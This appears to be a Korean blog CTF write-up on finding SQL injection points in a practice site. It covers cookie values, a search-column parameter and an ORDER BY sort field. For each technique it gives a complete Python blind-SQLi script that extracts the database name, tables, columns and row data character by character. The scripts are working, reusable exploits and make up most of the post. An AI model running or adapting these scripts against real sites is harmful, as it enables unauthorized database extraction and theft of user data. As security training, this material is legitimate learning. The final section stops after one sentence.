본문 바로가기

웹 해킹

SQL Injection Advanced [Point 찾기] / SQL Injection point 문제풀이코드 (1,2,3,4)

SQL Injection 이 가능한 포인트를 찾는 방법엔 여러가지가 있다.


1. Cookie를 이용해서 SQL Injection 가능!


다음과 같이 마이페이지를 불러오는 페이지가 있다.


이때 Request와 Response를 보면

이와같이 mypage.php 를 불러올 때 Cookie에 id를 담아 보내는 형식으로 짜여져있는데

이때 DB에서 해당하는 ID값을 불러와 mypage.php에 뿌려지는걸로 볼 수 있다.

ID 값에 jdy' and '1'='1 을 해도 이상이 없고

> jdy' and (select 1 union select 2 where 1=1) and '1'='1

> jdy' and (select 1 union select 2 where 1=2) and '1'='1

을 인용하여 에러를 고의적으로 발생시켰을때 차이점을 나타내는것을 보았다.

차이점을 이용하여 Blind Sql Injection 공격을 통해 flag 획득!


> 사용한 코드

더보기


import requests


# print(req.text)

cText = 'Nothing Here'

print('[i] 1. DB정보 알아내기')
print('[i] 2. Table정보 알아내기')
print('[i] 3. Column정보 알아내기')
print('[i] 4. 데이터 추출하기')
print('[i] 5. lengthTest')

start = int(input('원하는 숫자를 입력해주세요 : '))

def lengthCheck(Text):
    print("[*]Length Check.")
    result = 0
    for i in range(1,100):
        header = {
            "Cookie":"user={};PHPSESSID=bd4kd2m9vug6du4q01n6vf1aej",
            "Referer":"http://ctf2.segfaulthub.com:7777/sqli_6/",
            "Accept-Encoding":"gzip, deflate, br"
            }
        user = Text.format(i, '>', 0)
        header["Cookie"] = header["Cookie"].format(user)
        req = requests.get(TARGET,headers=header)
        if i == 1 and cText not in req.text:
            print("[*]더이상 데이터가 존재하지 않거나 존재하지 않는 데이터입니다.")
            exit()
        if cText in req.text:
            result = i
        else:
            print("[*] Length : ", result)
            return(result)
            break
       
#DB정보 알아내기
if start==1:
    Text = "jdleaf' and (ascii(substr((select database()),{},1)) {} {}) and '1'='1"
    result = ''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            header = {
                    "Cookie":"user={};PHPSESSID=bd4kd2m9vug6du4q01n6vf1aej",
                    "Referer":"http://ctf2.segfaulthub.com:7777/sqli_6/",
                    "Accept-Encoding":"gzip, deflate, br"
                }
            user = Text.format(i, '=', j)
            header["Cookie"] = header["Cookie"].format(user)
            req = requests.get(TARGET,headers=header)
            if cText in req.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Table정보 알아내기
if start ==2:
    row = input("몇번째 행의 테이블을 보시겠습니까?[0~n] :")
    dbName = input("DB이름을 입력해주주세요 : ")
    Text = "jdleaf' and (ascii(substr((select table_name from information_schema.tables where table_schema ='"+dbName+"' limit "+row+",1),{},1)) {} {}) and '1'='1"
    # print(Text)
    result =''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            header = {
                    "Cookie":"user={};PHPSESSID=bd4kd2m9vug6du4q01n6vf1aej",
                    "Referer":"http://ctf2.segfaulthub.com:7777/sqli_6/",
                    "Accept-Encoding":"gzip, deflate, br"
                }
            user = Text.format(i, '=', j)
            header["Cookie"] = header["Cookie"].format(user)
            req = requests.get(TARGET,headers=header)
            if cText in req.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Column정보 알아내기
if start == 3:
    tbName = input("테이블 이름을 입력해주세요 : ")
    for row in range(6): # 행
        Text = "jdleaf' and (ascii(substr((select column_name from information_schema.columns where table_name = '"+tbName+"' limit "+str(row)+",1),{},1)) {} {}) and '1'='1"
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                header = {
                    "Cookie":"user={};PHPSESSID=qif9ddmo8rlaq4r4916c69r5dv",
                    "Referer":"http://ctf2.segfaulthub.com:7777/sqli_6/",
                    "Accept-Encoding":"gzip, deflate, br"
                }
                user = Text.format(i, '=', j)
                header["Cookie"] = header["Cookie"].format(user)
                req = requests.get(TARGET,headers=header)
                if cText in req.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)

#데이터 추출하기
if start == 4:
    tbName = input("테이블 이름을 입력해주세요 : ")
    tbColumn = input("컬럼 이름을 입력해주세요: ")
    for row in range(6): # 행
        Text = "jdleaf' and (ascii(substr((select "+tbColumn+" from "+tbName+" limit "+str(row)+",1),{},1)) {} {}) and '1'='1"
        print(Text)
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                header = {
                    "Cookie":"user={};PHPSESSID=qif9ddmo8rlaq4r4916c69r5dv",
                    "Referer":"http://ctf2.segfaulthub.com:7777/sqli_6/",
                    "Accept-Encoding":"gzip, deflate, br"
                }
                user = Text.format(i, '=', j)
                header["Cookie"] = header["Cookie"].format(user)
                req = requests.get(TARGET,headers=header)
                if cText in req.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)


2. Column을 통해서 SQL Injection 가능!



검색기능이 구현되어있는 페이지가있다.


이때 POST값으로 option_val, board_result, 등등 보내주게되는데

이때 username은 COLUMN으로 들어가게된다


Select * 
from [table] 
where [___option_val___] like '%board_result%' and ...

와 같은 형식으로 되어있다는건데

[username] 또는 [1=1 and username] 을 넣어주게 될때의 차이점을 보자면


Select * 
from [table] 
where username like '%board_result% and ...'


Select *from [table]where 1=1 and username like '%board_result%' and ...


차이가 없다. 따라서 우리는 (1=1) 부분에 어떠한 SQL문을 삽입해도 정상적으로 작동한다는 뜻이된다.

여기서도 고의적으로 에러를 발생시키는 문구를 삽입하여 참과 거짓을 통해 Blind Sql Injection 공격이 가능하다.

> 사용한 코드

더보기
import requests


header = {
    "Cookie":"PHPSESSID=qif9ddmo8rlaq4r4916c69r5dv",
    "Accept-Encoding":"gzip, deflate, br"
}

# option = "'1'='1' and username"
board_result = 'sql'
board_search = '%F0%9F%94%8D'
date_from = ''
date_to = ''
cText = '존재하지 않습니다.'

print('[i] 1. DB정보 알아내기')
print('[i] 2. Table정보 알아내기')
print('[i] 3. Column정보 알아내기')
print('[i] 4. 데이터 추출하기')

start = int(input('원하는 숫자를 입력해주세요 : '))

def lengthCheck(Text):
    print("[*]Length Check.")
    result = 0
    for i in range(1,100):
        data = {'option_val' : Text.format(i,'>',0),
        'board_result' : board_result,
        'board_search' : board_search,
        'date_from' : date_from,
        'date_to' : date_to}
        rep = requests.post(TARGET,data=data,headers=header)
        if i == 1 and cText in rep.text:
            print("[*]더이상 데이터가 존재하지 않거나 존재하지 않는 데이터입니다.")
            exit()
        if cText not in rep.text:
            result = i
        else:
            print("[*] Length : ", result)
            return(result)
            break
       
#DB정보 알아내기
if start==1:
    Text = "(ascii(substr((select database()),{},1)) {} {}) and username"
    result = ''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            data = {'option_val' : Text.format(i,'=',j),
                'board_result' : board_result,
                'board_search' : board_search,
                'date_from' : date_from,
                'date_to' : date_to}
            rep = requests.post(TARGET,data=data,headers=header)
            if cText not in rep.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Table정보 알아내기
if start ==2:
    row = input("몇번째 행의 테이블을 보시겠습니까?[0~n] :")
    dbName = input("DB이름을 입력해주세요 : ")
    Text = "(ascii(substr((select table_name from information_schema.tables where table_schema ='"+dbName+"' limit "+row+",1),{},1)) {} {}) and username"
    # print(Text)
    result =''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            data = {'option_val' : Text.format(i,'=',j),
                'board_result' : board_result,
                'board_search' : board_search,
                'date_from' : date_from,
                'date_to' : date_to}
            rep = requests.post(TARGET,data=data,headers=header)
            if cText not in rep.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Column정보 알아내기
if start == 3:
    tbName = input("테이블 이름을 입력해주세요 : ")
    for row in range(6): # 행의 개수(?)
        Text = "(ascii(substr((select column_name from information_schema.columns where table_name = '"+tbName+"' limit "+str(row)+",1),{},1)) {} {}) and username"
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                data = {'option_val' : Text.format(i,'=',j),
                'board_result' : board_result,
                'board_search' : board_search,
                'date_from' : date_from,
                'date_to' : date_to}
                rep = requests.post(TARGET,data=data,headers=header)
                if cText not in rep.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)

#데이터 추출하기
if start == 4:
    tbName = input("테이블 이름을 입력해주세요 : ")
    tbColumn = input("컬럼 이름을 입력해주세요: ")
    for row in range(6): # 행의 개수(?)
        Text = "(ascii(substr((select "+tbColumn+" from "+tbName+" limit "+str(row)+",1),{},1)) {} {}) and username"
        print(Text)
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                data = {'option_val' : Text.format(i,'=',j),
                'board_result' : board_result,
                'board_search' : board_search,
                'date_from' : date_from,
                'date_to' : date_to}
                rep = requests.post(TARGET,data=data,headers=header)
                if cText not in rep.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)

3. Order by SQL Injection 가능!

보통의 Order by는

Select *
from [table]
where username = 'jdleaf'
order by [SORT_KEYWORD]

와 같이 정렬할 컬럼을 적어 사용이 된다


우리는 여기서 Order by에 조건을 추가하여 SQL Injection 공격을 할 수 있다.


[SORT_KEYWORD] = case when (__조건문__) then username else (select 1 union select 2) end
위와 같이 SORT_KEYWORD를 활용하면


조건문 참 => 정상작동!

조건문 거짓 => Error 발생!


따라서 조건문의 참과 거짓을 활용하여 SQL Injection 공격이 가능하다

실습을 보자면

 


SORT 발견 -> Order by 쿼리 의심


위 그림과 같이 sort = username에서

case when (1=1) then username else title end로 바꿔주어도 이상없이 작동하는걸 볼 수 있다.


따라서

Case when (__SQL__) then username else (고의적 에러 발생) end

와 같이 짜게된다면


참일경우 => 정상작동

거짓일경우 => 에러발생


참과 거짓을 통한 Blind SQL Injection 공격이 가능하게 된다.

사용한 Format => 'case when (__SQL__) then username else (select 1 union select 2) end

** case when (1=1) then (select 1 union select 2 where (__조건문__)) else username end  도 사용가능

>사용한 코드

더보기
import requests


header = {
    'COOKIE' : "PHPSESSID=2gdpt8ure14mdj9gbubpj38mmc",
}

# option = "'1'='1' and username"
board_result = 'jd'
board_search = '%F0%9F%94%8D'
date_from = ''
date_to = ''
cText = '존재하지 않습니다.'
_format = 'case when ({}) then username else (select 1 union select 2) end'
print('[i] 1. DB정보 알아내기')
print('[i] 2. Table정보 알아내기')
print('[i] 3. Column정보 알아내기')
print('[i] 4. 데이터 추출하기')

start = int(input('원하는 숫자를 입력해주세요 : '))

def lengthCheck(Text):
    print("[*]Length Check.")
    result = 0
    for i in range(1,100):
        data = {'option_val' : 'username',
                'board_result' : board_result,
                'board_search' : board_search,
                'date_from' : date_from,
                'date_to' : date_to,
                'sort' : Text.format(i,'>',0)}
        rep = requests.post(TARGET,data=data,headers=header)
        if i == 1 and cText in rep.text:
            print("[*]더이상 데이터가 존재하지 않거나 존재하지 않는 데이터입니다.")
            exit()
        if cText not in rep.text:
            result = i
        else:
            print("[*] Length : ", result)
            return(result)
            break
       
#DB정보 알아내기
if start==1:
    Text = _format.format("(ascii(substr((select database()),{},1)) {} {})")
    print(Text)
    result = ''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            data = {'option_val' : 'username',
                    'board_result' : board_result,
                    'board_search' : board_search,
                    'date_from' : date_from,
                    'date_to' : date_to,
                    'sort' : Text.format(i,'=',j)}
            rep = requests.post(TARGET,data=data,headers=header)
            if cText not in rep.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Table정보 알아내기
if start ==2:
    row = input("몇번째 행의 테이블을 보시겠습니까?[0~n] :")
    dbName = input("DB이름을 입력해주세요 : ")
    Text = _format.format("(ascii(substr((select table_name from information_schema.tables where table_schema ='"+dbName+"' limit "+row+",1),{},1)) {} {})")
    # print(Text)
    result =''
    _length = lengthCheck(Text)
    for i in range(1,_length+1):
        for j in range(30,130):
            data = {'option_val' : 'username',
                    'board_result' : board_result,
                    'board_search' : board_search,
                    'date_from' : date_from,
                    'date_to' : date_to,
                    'sort' : Text.format(i,'=',j)}
            rep = requests.post(TARGET,data=data,headers=header)
            if cText not in rep.text:
                print('GET!',chr(j))
                result += chr(j)
                print(result)
                break
    print(result)

#Column정보 알아내기
if start == 3:
    tbName = input("테이블 이름을 입력해주세요 : ")
    for row in range(6): # 행의 개수(?)
        Text = _format.format("(ascii(substr((select column_name from information_schema.columns where table_name = '"+tbName+"' limit "+str(row)+",1),{},1)) {} {})")
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                data = {'option_val' : 'username',
                    'board_result' : board_result,
                    'board_search' : board_search,
                    'date_from' : date_from,
                    'date_to' : date_to,
                    'sort' : Text.format(i,'=',j)}
                rep = requests.post(TARGET,data=data,headers=header)
                if cText not in rep.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)

#데이터 추출하기
if start == 4:
    tbName = input("테이블 이름을 입력해주세요 : ")
    tbColumn = input("컬럼 이름을 입력해주세요: ")
    for row in range(6): # 행의 개수(?)
        Text = _format.format("(ascii(substr((select "+tbColumn+" from "+tbName+" limit "+str(row)+",1),{},1)) {} {})")
        result =''
        _length = lengthCheck(Text)
        for i in range(1,_length+1):
            for j in range(30,130):
                data = {'option_val' : 'username',
                        'board_result' : board_result,
                        'board_search' : board_search,
                        'date_from' : date_from,
                        'date_to' : date_to,
                        'sort' : Text.format(i,'=',j)}
                rep = requests.post(TARGET,data=data,headers=header)
                if cText not in rep.text:
                    print('GET!',chr(j))
                    result += chr(j)
                    print(result)
                    break
        print(result)


4. SQL Injection point 4 문제 풀이


강제로 에러를 발생하는 구문이 있다.

